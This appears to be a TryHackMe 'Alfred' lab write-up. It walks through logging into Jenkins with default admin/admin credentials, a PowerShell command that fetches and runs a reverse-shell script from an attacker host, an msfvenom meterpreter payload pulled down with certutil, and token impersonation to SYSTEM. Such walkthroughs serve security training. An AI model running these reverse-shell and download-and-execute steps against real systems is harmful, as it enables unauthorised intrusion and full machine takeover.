ALFRED

To access the machine, click on the link given below:

- https://tryhackme.com/room/alfred


SCANNING

I performed an **nmap** aggressive scan on the target to identify the open ports and the services running on them.


```
┌──(root㉿kali)-[~/thm/alfred]
└─# nmap -A -p- 10.10.150.178 --min-rate 10000 -Pn -oN alfred.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-14 10:23 EDT
Nmap scan report for 10.10.150.178
Host is up (0.16s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
3389/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=alfred
| Not valid before: 2025-06-13T14:22:03
|_Not valid after:  2025-12-13T14:22:03
8080/tcp open  http       Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|7|Phone|Vista|2012|8.1 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista
 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows Server 2008 (87%),
Microsoft Windows Server 2008 R2 or Windows 7 SP1 (87%), Microsoft Windows Server 2008 R2 or Windows 8 (87%), Microsoft Windows 8.1 Update 1 (87%), Microsoft
 Windows Phone 7.5 or 8.0 (87%), Microsoft Windows Vista or Windows 7 (87%), Microsoft Windows Embedded Standard 7 (86%), Microsoft Windows Server 2012 R2 (8
```

FOOTHOLD


The target had http service running on port 80 and 8080, so I accessed them through my browser.




I found a **jenkins** login page on port 8080.



I also viewed the *robots.txt* file that was identified by the **nmap** scan.




I googled default credentials for **Jenkins** and found the default username.



I tried few combinations and logged in using the credentials:


- username: `admin`
- password: `admin`




With access to jenkins, I could execute code to get a reverse shell. I downloaded the `Invoke-PowerShellTcp.ps1` script from **nishang**.

- https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1

I then started an http server to host the powershell script.




On **Jenkins**, I created a new project, new build, then added a command to download the reverse shell script and send a shell to my system.





I used the following command:

```
powershell.exe iex (New-Object Net.WebClient).DownloadString('http://ATTACKER_IP/Invoke-PowerShellTcp -Reverse -IPAddress ATTACKER_IP -Port ATTACKER_PORT)
```




Finally, I started a **netcat** listener and built the project.





I got a reverse shell from the target and captured the user flag from `C:\Users\bruce\Desktop`.



```
PS C:\Users\bruce> cd Desktop
PS C:\Users\bruce\Desktop> dir


    Directory: C:\Users\bruce\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a----        10/25/2019  11:22 PM         32 user.txt


PS C:\Users\bruce\Desktop> more user.txt
7900[redacted]

PS C:\Users\bruce\Desktop>
```

PRIVILEGE ESCALATION

I viewed my privileges and found that I had the `SeImpersonatePrivilege` enabled.

```
PS C:\Users\bruce\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege         Load and unload device drivers            Disabled
SeSystemProfilePrivilege      Profile system performance                Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                  Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority            Disabled
SeCreatePagefilePrivilege     Create a pagefile                         Disabled
SeBackupPrivilege             Back up files and directories             Disabled
SeRestorePrivilege            Restore files and directories             Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeDebugPrivilege              Debug programs                            Enabled
SeSystemEnvironmentPrivilege  Modify firmware environment values        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system       Disabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

For better functionality and usability, I created an **msfvenom** payload to get a **meterpreter** shell.

```
┌──(root㉿kali)-[~/thm/alfred]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_nai LHOST=10.21.17.140 LPORT=8080 -f exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: rev.exe
```

```
Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.21.17.140
LHOST => 10.21.17.140
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.21.17.140:8080
```

```
┌──(root㉿kali)-[~/thm/alfred]
└─# rlwrap nc -lnvp 443
listening on [any] 443 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.150.178] 49257
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\project>cd C:\Users\bruce\Desktop
PS C:\Users\bruce\Desktop> ls


    Directory: C:\Users\bruce\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        10/25/2019  11:22 PM             32 user.txt


PS C:\Users\bruce\Desktop> certutil.exe -urlcache -split -f http://10.21.17.140/rev.exe
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.
PS C:\Users\bruce\Desktop> ./rev.exe
PS C:\Users\bruce\Desktop>
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.21.17.140:8080
[*] Sending stage (177734 bytes) to 10.10.150.178
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' an
d '?' was replaced with '*' in regular expression

[*] Meterpreter session 1 opened (10.21.17.140:8080 -> 10.10.150.178:49265) at 2025-06-14 11:15:39 -0400

meterpreter >
meterpreter >
```

After getting **meterpreter** shell, I loaded the **incognito** module for token impersonation.

```
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter >
```

I then listen available tokens and Found `NT AUTHORITY\SYSTEM`. I then impersonated the account and got SYSTEM access.

```
meterpreter > list_tokens -u

Delegation Tokens Available
============================================
alfred\bruce
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
============================================
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

I had a 32 bit session so I upgraded it to 64 bit by migrating to a 64 bit process. Finally, I captured the root flag from `C:\Windows\System32\config\root.txt`

```
meterpreter > pgrep services.exe
668
meterpreter > migrate 668
[*] Migrating from 2080 to 668...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : ALFRED
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > cat C:\Windows\System32\config\root.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat C:/Windows/System32/config/root.txt
◆◆dff0f[redacted]
meterpreter >
```